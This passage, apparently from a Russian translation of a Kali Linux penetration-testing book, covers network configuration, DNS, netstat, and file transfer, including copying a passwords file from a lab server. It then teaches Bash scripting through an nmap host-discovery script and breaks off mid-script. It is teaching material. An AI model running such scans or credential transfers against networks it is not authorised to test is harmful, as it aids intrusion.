Есть еще два общих интерфейса, с которыми вы столкнетесь; первый — это беспроводной интерфейс, если вы подключены по беспроводной сети, а не по проводу. Второй — это интерфейс VPN, если вы подключены к удаленному серверу VPN.

Статическая IP-адресация

Если вы хотите назначить фиксированный IP-адрес хосту Kali, то вам нужно будет отредактировать файл конфигурации `/etc/network/interfaces`. В следующей новой конфигурации, показанной на рис. 1.18, добавьте эти три основные записи:

- статический IP-адрес (в моем случае это будет 10.0.0.20; в вашем случае он должен соответствовать диапазону вашей частной сети);
- маска подсети или CIDR (/24 означает 255.255.255.0);

- IP-адрес маршрутизатора/шлюза (мой IP-адрес маршрутизатора 10.0.0.1; ваш может быть другим).

```
source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

#Static IP Address
auto eth0
iface eth0 inet static
address 10.0.0.20/24
gateway 10.0.0.1
```

Рис. 1.18. Конфигурации статического IP

После сохранения изменений обязательно перезагрузите компьютер Kali, чтобы этот новый фиксированный IP-адрес начал использоваться. Чтобы проверить подключение к внешнему миру (после перезагрузки), попробуйте проверить связь с популярным DNS-сервером Google по адресу 8.8.8.8 (если по какой-либо причине вы хотите отменить свои изменения, то просто вернитесь в файл конфигурации и удалите/закомментируйте новые строки), как показано на рис. 1.19.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.20  netmask 255.255.255.0  broadcast 10.0.0.255
        inet6 fe80::20c:29ff:fe40:e7a6  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:40:e7:a6  txqueuelen 1000  (Ethernet)
        RX packets 76  bytes 8352 (8.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 26  bytes 1952 (1.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 14  bytes 718 (718.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14  bytes 718 (718.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# ping -c 2 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=12.2 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=118 time=14.6 ms

--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 12.241/13.441/14.641/1.200 ms
root@kali:~#
```

Рис. 1.19. Проверка подключения к интернету

Обратите внимание, что мы используем сеть 10.0.0.0 в качестве основной VLAN (виртуальной сети). Фактически у нас есть несколько виртуальных локальных сетей в нашей домашней сети. Например, есть VLAN для устройств IoT, но

почему? Потому что мы хотим, чтобы устройства IoT находились в отдельной сети (10.0.50.0/24), не мешая нашим основным узлам.

Другой пример — гостевая VLAN. Эта сеть предназначена для людей, которые подключаются к беспроводной гостевой точке доступа, и им будет назначен диапазон адресов 10.0.20.0.

Компании реализуют ту же концепцию. В идеале у них должна быть среда разработки, отличная от сетевой VLAN рабочей среды.

DNS

Система доменных имен (DNS) переводит доменные имена в IP-адреса. Например, вместо того чтобы набирать `https://172.217.13.132`, вы просто набираете `https://google.com`. Вопрос в том, как я узнал IP-адрес? Используйте команду `host` в окне терминала:

```
$host [доменное имя]
```

```
root@kali:/# host google.com
google.com has address 172.217.13.174
google.com has IPv6 address 2607:f8b0:4020:806::200e
google.com mail is handled by 40 alt3.aspmx.l.google.com.
google.com mail is handled by 30 alt2.aspmx.l.google.com.
google.com mail is handled by 10 aspmx.l.google.com.
google.com mail is handled by 50 alt4.aspmx.l.google.com.
google.com mail is handled by 20 alt1.aspmx.l.google.com.
```

DNS делится на две категории: общедоступные и частные (также как и IP-адреса). Адрес Google DNS является общедоступным, поэтому любой, кто подключен к интернету, может получить доступ к сайту Google.

Вместе с тем у нас может быть частный DNS для нашей локальной интрасети. Его можно настроить с помощью DNS-сервера (например, Microsoft Windows Server) или вашего маршрутизатора, если у него есть встроенный DNS-сервер. В моей домашней сети я определил домен под названием `ksec.local`. У каждого хоста в сети будет доменное имя, соответствующее его IP-адресу. Например, имя моего доменного файлового сервера — `ds-server.ksec.local` (поскольку имя хоста сервера — `ds-server`), а маршрутизатор/DNS-сервер будет управлять всеми DNS записями A (запись A — это сопоставление между адресами IPv4 и именами доменов):

```
root@kali:~# host ds-server.ksec.local
ds-server.ksec.local has address 10.0.0.177
```

Если вы укажете несуществующую запись DNS, то получите сообщение об ошибке (это полезно для перебора записей DNS):

```
root@kali:~# host hello.ksec.local
Host hello.ksec.local not found: 3(NXDOMAIN)
```

Обратите внимание, что вы можете добавить собственные статические записи DNS внутри своего хоста Kali. Файл находится по адресу `/etc/hosts`, и здесь вы можете перенаправить любое доменное имя на любой действующий IP-адрес. (Вот как работает отравление DNS; хакер будет манипулировать записями A, чтобы указать на IP-адрес своего сервера.)

```
root@kali:~# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Вы изучите это подробнее позже и узнаете, как работает перебор DNS и трансфер зоны.

Установленные соединения

Чтобы отобразить активные сетевые подключения на вашем хосте Kali, вы можете применить инструмент командной строки `netstat`. Вы будете использовать эту команду на этапе пост-эксплуатации, чтобы проверить, как хост Linux взаимодействует со своей сетью.

На нашем хосте Kali мы запустили сервисы SSH (порт 22) и веб (порт 80). Инструмент `netstat` позволит нам увидеть, как они прослушивают входящие соединения:

```
root@kali:~# netstat -antu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address     State
tcp        0      0 0.0.0.0:22              0.0.0.0:*           LISTEN
tcp6       0      0 :::80                   :::*                LISTEN
tcp6       0      0 :::22                   :::*                LISTEN
udp        0      0 10.0.0.185:68           10.0.0.1:67
ESTABLISHED
```

Важно понимать, что означает каждый параметр в команде:

- `-a/--all` — показать все сокеты. Обратите внимание, что этот параметр очень подробный; таким образом, нам нужно объединить его со следующими параметрами (для фильтрации вывода);
- `-n/--numeric` — не разрешать имена. В предыдущей команде вы видели, что за IP-адресом следует номер порта. Если я не использую параметр `-n`,

то инструмент попытается определить имя сервиса (например, вместо 80 будет использоваться HTTP);

- `-t/--tcp` — показать TCP-соединения;
- `-u/--udp` — показать UDP-соединения.

Передача файлов

В Kali Linux существует множество способов передачи файлов. Так, для скачивания файлов из интернета/локальной сети в вашем арсенале есть два инструмента: `wget` и `curl`. В следующем примере мы используем оба инструмента для скачивания текстового файла с паролем с одного из моих локальных веб-серверов:

```
$wget [URL]
root@kali:~# wget http://ubuntu.ksec.local/passwords.txt
--2020-10-01 13:32:02-- http://ubuntu.ksec.local/passwords.txt
Resolving ubuntu.ksec.local (ubuntu.ksec.local)... 10.0.0.186
Connecting to ubuntu.ksec.local (ubuntu.ksec.local)|10.0.0.186|:80...
connected.
HTTP request sent, awaiting response... 200 OK
Length: 0 [text/plain]
Saving to: 'passwords.txt.1'

passwords.txt.1                    [ <=>
]       0 --.-KB/s     in 0s

    2020-10-01 13:32:02 (0.00 B/s) – 'passwords.txt.1' saved [0/0]
    $curl -O [URL]
    root@kali:~# curl -O http://ubuntu.ksec.local/passwords.txt
      % Total    % Received % Xferd Average Speed    Time    Time    Time
    Current
                                     Dload  Upload    Total   Spent   Left Speed
    100    32  100    32    0     0 16000      0 --:--:-- --:--:-- --:--:--
    16000
```

ПОДСКАЗКА

Если вы хотите загружать файлы с GitHub, то можете использовать команду git:

```
$git clone [URL проекта git]
```

Еще один способ безопасно передать файлы с помощью протокола SSH — использовать инструмент командной строки `scp`. Важно понимать, что для правильной работы этого инструмента вам потребуется запустить сервис SSH. Как обычно, вы увидите практический пример того, как процесс копирования работает от источника до места назначения.

Сначала мы запустим SSH-сервер на удаленном хосте Ubuntu Linux, и именно оттуда мы собираемся скачивать мои файлы. По умолчанию SSH-сервер не

установлен в Ubuntu. Чтобы сделать это, выполните команду `$ sudo apt install openssh-server -y`. В этом примере мы скачиваем файл `passwords.txt` с удаленного сервера Ubuntu:

```
gus@ubuntu:~$ ls
Desktop    Downloads  passwords.txt  Public    Videos
Documents  Music      Pictures       Templates
```

Чтобы выполнить скачивание файла, используйте команду `scp` со следующим шаблоном (точка в конце означает, что мы копируем файл в наш текущий каталог в Kali):

```
$scp [имя-удаленного-пользователя@удаленный-ip:/удаленный-путь]
     [локальный-путь-назначения]

root@kali:~# scp gus@ubuntu.ksec.local:/home/gus/passwords.txt .
gus@ubuntu.ksec.local's password:
passwords.txt
100%   17    16.7KB/s   00:00
```

Затем мы попытаемся отправить файл `test.txt` с моей хостовой Kali на удаленный SSH-сервер (скопируем файл в главный каталог пользователя в Ubuntu), снова используя команду `scp`:

```
$scp [путь-до-локального-файла] [имя-удаленного-пользователя@удаленный-ip:/
      путь-на-удаленном-узле]

root@kali:~# scp /root/test.txt gus@ubuntu.ksec.local:/home/gus
gus@ubuntu.ksec.local's password:
test.txt
100%    5     0.4KB/s   00:00
```

Далее в этой книге вы найдете еще больше способов передачи файлов, таких как Samba, FTP и т. д. На данный момент вы увидели только наиболее распространенные способы, о которых вам нужно знать.

РЕЗЮМЕ

В этой главе нужно выучить так много команд, что это ошеломляет, правда? Секрет освоения терминала — практика. Чтобы ознакомиться с окном терминала, потребуется время, но как только вы его освоите, вы в него влюбитесь.

Ваша роль сосредоточена на тестировании на проникновение, и цель этой главы — упростить вам работу с системой Kali Linux. В данной главе представлены необходимые инструменты и команды, с которыми вы столкнетесь в реальной работе. В конце концов, вы не системный администратор Linux, но в вопросах кибербезопасности вам нужно будет мыслить нестандартно.

ГЛАВА

2

Сценарии Bash

В предыдущей главе вы узнали множество команд Linux. Теперь перейдем к следующему уровню ваших навыков относительно инструментов командной строки. В этой главе вы увидите, как создавать сценарии с помощью Bash на основе тех знаний, которые вы уже получили.

Почему сценарии Bash? Универсальность Bash позволяет нам, пентестерам, гибко выполнять команды терминала, не нуждаясь в установке компилятора или интегрированной среды разработки (integrated development environment, IDE). Все, что вам нужно для разработки сценария Bash, — это текстовый редактор, и все готово.

Когда следует использовать сценарии Bash? Это важный вопрос, который нужно решить перед тем, как начать читать данную главу! Bash не предназначен для разработки сложных инструментов. Если это то, что вы хотели бы сделать, то вам следует использовать Python (основы Python будут рассмотрены позже). Bash используется для быстрых небольших инструментов, которые вы реализуете, когда хотите сэкономить время (например, чтобы избежать повторения одних и тех же команд, вы просто пишете их в сценарии Bash).

В этой главе вы не только научитесь языку сценариев Bash, но и, выйдя немного за рамки темы, познакомитесь с идеологией программирования. Если вы новичок в программировании, то это хорошая отправная точка, чтобы понять, как работают языки программирования (у них всех много общего).

В этой главе:

- вывод на экран с помощью Bash;
- объявление переменных;
- использование параметров сценария;
- обработка пользовательского ввода;
- создание функций;

- использование условных операторов `if`;
- использование циклов `while` и `for`.

БАЗОВЫЕ СЦЕНАРИИ BASH

На рис. 2.1 представлены все команды, поэтому вы можете использовать его в качестве справочного материала, облегчающего понимание всего содержания этой главы. Таким образом, базовые сценарии Bash делятся на следующие категории:

- переменные;
- функции;
- ввод пользователя;
- вывод сценария;
- параметры.

ВЫВОД НА ЭКРАН В BASH

Есть два распространенных способа вывода в терминал командной строки с помощью сценариев Bash. Первый — использовать команду `echo`, которую мы видели в предыдущей главе (мы заключаем текстовое значение в одинарные или двойные кавычки):

```
$echo 'message to print.'
```

Второй способ — применить команду `printf`; она более гибкая, чем команда `echo`, поскольку позволяет вам форматировать строку, которую вы хотите напечатать:

```
$printf 'message to print'
```

Предыдущая формула слишком упрощена; фактически `printf` также позволяет форматировать строки (не только для печати — данная команда способна на большее). Рассмотрим пример: если мы хотим отобразить количество доступных хостов в сети, то можем использовать следующий шаблон:

```
root@kali:~# printf "%s %d\n" "Number of live hosts:" 15
Number of live hosts: 15
```

Разберем команду, чтобы вы могли понять, что происходит:

- `%s` означает, что мы вставляем строку (текст) в эту позицию;
- `%d` говорит о том, что мы добавляем десятичное число в эту позицию;
- `\n` означает, что мы хотим перейти на новую строку после завершения вывода строки.




Рис. 2.1. Сценарии Bash

Кроме того, обратите внимание, что мы используем двойные кавычки вместо одинарных. Двойные кавычки позволят нам быть более гибкими при манипуляциях со строками. Таким образом, большую часть времени мы можем использовать двойные кавычки для `printf` (нам редко нужны одинарные).

Чтобы отформатировать строку с помощью команды `printf`, можно использовать следующие шаблоны:

- `%s` — строка (текст);
- `%d` — десятичное число;
- `%f` — число с плавающей точкой (включая знаковые числа);
- `%x` — шестнадцатеричное число;
- `\n` — новая строка;
- `\r` — возврат каретки;
- `\t` — горизонтальный отступ (табуляция).

ПЕРЕМЕННЫЕ

Что такое переменная и почему каждый язык программирования использует ее в любом случае?

Рассматривайте переменную как область хранения, где можно сохранять такие вещи, как строки и числа. Цель состоит в том, чтобы повторно использовать какие-то значения в вашей программе, и эта концепция применима к любому языку программирования (а не только к сценариям Bash).

Чтобы объявить переменную, необходимо дать ей имя и присвоить значение (по умолчанию значение является строкой). Имя может содержать только буквенные символы или символ подчеркивания (другие языки программирования используют другое соглашение об именовании). Например, если вы хотите сохранить IP-адрес маршрутизатора в переменной, то сначала создайте файл `var.sh` (файлы сценариев Bash будут заканчиваться на `.sh`), а внутри него введите следующее:

```
#!/bin/bash
#Простая программа с переменной

ROUTERIP="10.0.0.1"

printf "The router IP address: $ROUTERIP\n"
```

Объясним ваш первый файл сценария Bash:

- `#!/bin/bash` называется *шебанг bash*; нам нужно включить его в начале файла, чтобы сообщить Kali Linux, какой интерпретатор использовать для

синтаксического анализа файла сценария (мы будем использовать ту же концепцию в главе 18, с языком программирования Python). Знак `#` используется во второй строке, чтобы указать, что это комментарий (директива, которую создатель оставляет внутри исходного кода/сценария и может позже ссылаться на нее);

- имя переменной — `ROUTERIP`, и ее значение равно 10.0.0.1;
- наконец, мы *печатаем* значение на экране вывода с помощью функции `printf`.

Чтобы выполнить сценарий, сначала убедитесь, что вы выдали ему правильные права доступа (посмотрите на следующие выходные данные, чтобы увидеть, что произойдет, если вы этого не сделаете). Поскольку мы находимся в том же каталоге (`/root`), мы будем использовать `./var.sh` для выполнения:

```
root@kali:~# ./var.sh
bash: ./var.sh: Permission denied
root@kali:~# chmod +x var.sh
root@kali:~# ./var.sh
The router IP address: 10.0.0.1
```

Поздравляем, вы только что создали свой первый bash-сценарий! Предположим, мы хотим, чтобы этот сценарий *запускался автоматически* без указания его пути в любом месте системы. Для этого мы должны добавить его в переменную `$PATH`. В нашем случае мы добавим `/opt` к переменной `$PATH`, чтобы сохранить наши пользовательские сценарии в этом каталоге.

Сначала откройте файл `.bashrc` с помощью любого текстового редактора. Когда файл загрузится, прокрутите вниз и добавьте строку, выделенную на рис. 2.2.

```
# Some more alias to avoid making mistakes:
# alias rm='rm -i'
# alias cp='cp -i'
# alias mv='mv -i'
export PATH=$PATH:/opt/
```

Рис. 2.2. Экспорт конфигурации

Изменения добавят `/opt` к переменной `$PATH`. На данном этапе сохраните файл и закройте все сеансы терминала. Снова откройте окно терминала и скопируйте файл сценария в папку `/opt`. Отныне нам не нужно включать его путь; мы просто выполняем сценарий, введя его имя `var.sh` (вам не нужно повторно выполнять `chmod`; права на выполнение уже установлены):

```
root@kali:~# cp var.sh /opt/
root@kali:~# cd /opt
root@kali:/opt# ls -la | grep "var.sh"
-rwxr-xr-x  1 root root       110 Sep 28 11:24 var.sh
root@kali:/opt# var.sh
The router IP address: 10.0.0.1
```

Переменные команд

Иногда может потребоваться выполнить команды и сохранить их данные вывода в переменной. В большинстве случаев целью этого является управление содержимым выходных данных команды.

Ниже приведена простая комбинация команд, которая выполняет команду `ls` и отфильтровывает имена файлов, содержащие слово *simple*, с помощью команды `grep`. (Не волнуйтесь, вы увидите более сложные сценарии далее в этой главе. В настоящее время практикуйте и сосредоточьтесь на основах.)

```
 #!/bin/bash
LS_CMD=$(ls | grep 'simple')
printf "$LS_CMD\n"
```

Ниже приведены результаты выполнения сценария:

```
root@kali:/opt# simplels.sh
simpleadd.sh
simplels.sh
```

ПАРАМЕТРЫ СЦЕНАРИЯ

Иногда потребуется указать параметры для сценария Bash. Вам придется разделить каждый параметр пробелом, а затем вы можете манипулировать этими параметрами внутри сценария Bash. Создадим простой калькулятор (`simpleadd.sh`), который складывает два числа:

```
#!/bin/bash
#Простой калькулятор, который складывает два числа

#Сохраним первый переданный параметр в переменной num1
NUM1=$1
# Сохраним второй переданный параметр в переменной num2
NUM2=$2
#Сохраним результат сложения в переменной total
TOTAL=$(($NUM1 + $NUM2))

echo '########################'
printf "%s %d\n" "The total is =" $TOTAL
echo '########################'
```

В предыдущем сценарии вы можете видеть, что мы обращались к первому параметру с помощью синтаксиса `$1`, а ко второму параметру — с помощью `$2` (вы можете добавить столько параметров, сколько захотите).

Сложим два числа вместе, используя наш новый файл сценария (обратите внимание, что с этого момента я сохраняю свои сценарии в папке `opt`):

```
root@kali:/opt# simpleadd.sh 5 2
########################
The total is = 7
########################
```

Существует ограничение на предыдущий сценарий; он может сложить только два числа. Что делать, если вы хотите иметь возможность добавлять от двух до пяти чисел? В этом случае можно использовать функциональность параметров по умолчанию. Другими словами, по умолчанию все значения параметров равны нулю, и мы складываем их, только если пользователем будет предоставлено реальное значение:

```
#!/bin/bash
#Простой калькулятор, который складывает до пяти чисел

#Сохраним первый переданный параметр в переменную num1
NUM1=${1:-0}
#Сохраним второй переданный параметр в переменную num2
NUM2=${2:-0}
#Сохраним третий переданный параметр в переменную num3
NUM3=${3:-0}
#Сохраним четвертый переданный параметр в переменную num4
NUM4=${4:-0}
#Сохраним пятый переданный параметр в переменную num5
NUM5=${5:-0}
# Сохраним результат сложения в переменную total
TOTAL=$(($NUM1 + $NUM2 + $NUM3 + $NUM4 + $NUM5))

echo '########################'
printf "%s %d\n" "The total is =" $TOTAL
echo '########################'
```

Чтобы понять, как это работает, рассмотрим переменную `NUM1` в качестве примера (та же концепция применима к пяти переменным). Мы скажем сценарию прочитать первый параметр `{1` из окна терминала, и если он не предоставлен пользователем, то установить его на ноль, вот так `:-0}`.

Используя переменные по умолчанию, мы не ограничиваемся добавлением пяти чисел. С этого момента мы можем добавлять столько чисел, сколько захотим, но максимум — пять (в следующем примере мы добавим три цифры):

```
root@kali:~# simpleadd.sh 2 4 4
########################
The total is = 10
########################
```

ПОДСКАЗКА

Если вы хотите узнать количество параметров, предоставленных в сценарии, то можете использовать $# для получения этого значения. Исходя из предыдущего примера, $# будет равен трем, так как мы передаем три аргумента.

Если вы добавите следующую строку после строки printf:

```
printf "%s %d\n" "The total number of params =" $#
```

в окне терминала вы должны увидеть следующее:

```
root@kali:~# simpleadd.sh 2 4 4
########################
The total is = 10
The total number of params = 3
########################
```

ПОЛЬЗОВАТЕЛЬСКИЙ ВВОД

Другой способ взаимодействия с вводом из командной оболочки — использовать функцию чтения. Опять же, лучше всего объяснить все на примерах. Мы попросим пользователя ввести свое имя и фамилию, после чего напечатаем полное имя на экране:

```
 #!/bin/bash

read -p "Please enter your first name:" FIRSTNAME
read -p "Please enter your last name:" LASTNAME

printf "Your full name is: $FIRSTNAME $LASTNAME\n"
```

Для выполнения мы просто вводим имя сценария (нам не нужно указывать какие-либо параметры, как раньше). Как только мы введем имя, нам будут предложены сообщения, определенные в предыдущем сценарии:

```
root@kali:~# nameprint.sh
Please enter your first name:Gus
Please enter your last name:Khawaja
Your full name is: Gus Khawaja
```

ФУНКЦИИ

Функции — это способ организовать ваш сценарий Bash в логические разделы вместо того, чтобы иметь неорганизованную структуру (программисты называют это *спагетти-кодом*). Возьмем более раннюю программу калькулятора и реорганизуем ее (выполним рефакторинг), чтобы она выглядела лучше.

Этот сценарий Bash (рис. 2.3) разделен на три части:

- сначала мы создаем все глобальные переменные. Они доступны внутри любой создаваемой вами функции. Например, мы можем использовать все переменные `NUM`, объявленные в примере, внутри функции `add`;
- затем мы создаем функции, разделяя наши приложения на логические разделы. Функция `print_custom()` просто напечатает любой текст, который мы ей даем. Мы используем `$1` для доступа к значению параметра, переданному этой функции (это строка `CALCULATOR`);
- наконец, мы последовательно вызываем каждую функцию (каждую по имени). Выведите заголовок, сложите числа и, наконец, напечатайте результаты.




Рис. 2.3. Разделы сценария

УСЛОВИЯ И ЦИКЛЫ

Теперь, когда вы знаете основы сценариев Bash, мы можем познакомить вас с более продвинутыми техниками программирования. При разработке программ на большинстве языков программирования (например, PHP, Python, C, C++, C# и т. д.), включая сценарии Bash, вы столкнетесь с условиями (операторами `if`) и циклами, как показано на рис. 2.4.




Рис. 2.4. Условия и циклы

Условия

Оператор `if` принимает следующий шаблон:

```
if [[ сравнение ]]
then
True, (Истина), тогда делаем что-то
else
False, (Ложь), делаем что-то другое
fi
```

Если вы достаточно внимательны, то уже знаете, что лучший способ объяснить что-то — использовать примеры. Напишем программу, которая пингует хост с помощью Nmap, и будем отображать состояние машины в зависимости от условия (хост доступен или нет):

```
#!/bin/bash
#Пингуем хост с помощью Nmap

### Глобальные переменные ###
#Сохраняем IP-адрес
IP_ADDRESS=$1
function ping_host(){
ping_cmd=$(nmap -sn $IP_ADDRESS | grep 'Host is up' | cut -d '(' -f 1)
}
```

```
function print_status(){
if [[ -z $ping_cmd ]]
then
echo 'Host is down'
else
echo 'Host is up'
fi
}

ping_host
print_status
```

Команда `nmap` либо возвращает пустую строку текста, если хост недоступен, либо возвращает значение Host is up («Хост включен»), если он отвечает. (Попробуйте выполнить полную команду `nmap` в окне вашего терминала, чтобы увидеть разницу. Если это так, то замените `$IP_ADDRESS` реальным IP-адресом.) В условии `if` параметр `-z` будет проверять, пуста ли строка; если да, то печатаем Host is Down («Хост недоступен») или Host is Up («Хост включен»).

```
root@kali:~# simpleping.sh 10.0.0.11
Host is down
root@kali:~# simpleping.sh 10.0.0.1
Host is up
```

А как насчет других условий? Фактически вы можете сравнивать числа, строки или файлы, как показано в табл. 2.1, 2.2 и 2.3.

Таблица 2.1. Числовые условия

Равно	`[[ x -eq y ]]`
Не равно	`[[ x -ne y ]]`
Меньше чем	`[[ x -lt y ]]`
Больше чем	`[[ x -gt y ]]`

Таблица 2.2. Строковые условия

Равно	`[[ str1 == str2 ]]`
Не равно	`[[ str1 != str2 ]]`
Пустая строка	`[[ -z str ]]`
Не пустая строка	`[[ -n str ]]`

Таблица 2.3. Условия для файла/каталога

Файл существует?	`[[ -a имя файла ]]`
Каталог существует?	`[[ -d имя каталога ]]`
Читаемый файл?	`[[ -r имя файла ]]`
Можно записать в файл?	`[[ -w имя файла ]]`
Исполняемый файл?	`[[ -x имя файла ]]`
Файл не пустой?	`[[ -s имя файла ]]`

Циклы

Вы можете писать циклы двумя разными способами: используя циклы `while` или `for`. Большинство языков программирования применяют один и тот же шаблон для циклов. Итак, если вы понимаете, как работают циклы в Bash, такая же концепция применима, например, к Python.

Начнем с цикла `while`, который имеет следующую структуру:

```
while [[ условие ]]
do
что-то делаем
done
```

Лучший способ объяснить цикл — использовать счетчик от 1 до 10. Напишем программу, которая отображает индикатор выполнения:

```
#!/bin/bash
#Шкала прогресса с помощью цикла while

#Счетчик
COUNTER=1
#Шкала
BAR='##########'

while [[ $COUNTER -lt 11 ]]
do
#Печатаем шкалу прогресса, начиная с индекса 0
echo -ne "\r${BAR:0:COUNTER}"
#Ждем 1 секунду
sleep 1
#Увеличиваем счетчик
COUNTER=$(( $COUNTER +1 ))
done
```

Обратите внимание, что условие (`[[$ COUNTER -lt 11]]`) в цикле `while` следует тем же правилам, что и условие `if`. Поскольку мы хотим, чтобы счетчик останавливался на 10, будем использовать следующую математическую формулу:

counter < 11. Каждый раз, когда счетчик увеличивается, он будет отображать прогресс. Чтобы сделать эту программу более интересной, введем временную задержку в одну секунду, прежде чем переходить к следующему числу.

В то же время цикл for примет следующий шаблон:

```
for ... in [Список элементов]
do
something
done
```

Мы возьмем тот же пример, что и раньше, но реализуем его с циклом for. Вы поймете, что цикл for более гибок в реализации, чем цикл while. (Честно говоря, я редко использую цикл while.) Кроме того, вам не нужно увеличивать счетчик индекса; это делается автоматически за вас:

```
#!/bin/bash
#Шкала прогресса с циклом For

#Шкала
BAR='##########'

for COUNTER in {1..10}
do
#Печатаем шкалу прогресса, начиная с индекса 0
echo -ne "\r${BAR:0:$COUNTER}"
#Ждем 1 секунду
sleep 1
done
```

Итерация по файлу

Вот что вам нужно сделать, чтобы просто прочитать текстовый файл в Bash с помощью цикла for:

```
for line in $(cat filename)
do
что-то делаем
done
```

В следующем примере мы сохраним список IP-адресов в файле ips.txt. Затем мы повторно воспользуемся программой ping Nmap (которую создали ранее), чтобы проверить, доступен ли каждый IP-адрес. Кроме того, мы проверим DNS-имя каждого IP-адреса:

```
#!/bin/bash
#Пингуем и получаем DNS-имена для IP-адресов, хранящихся в файле

#Выводим пользователю подсказку ввести имя файла и путь до него.
```

```
read -p "Enter the IP addresses file name / path:" FILE_PATH_NAME
function check_host(){
        #Если значение IP-адреса не пусто
        if [[ -n $IP_ADDRESS ]]
        then
                ping_cmd=$(nmap -sn $IP_ADDRESS| grep 'Host is up' | cut
-d '(' -f 1)
                echo '-----------------------------------------------'
                if [[ -z $ping_cmd ]]
                then
                        printf "$IP_ADDRESS is down\n"
                else
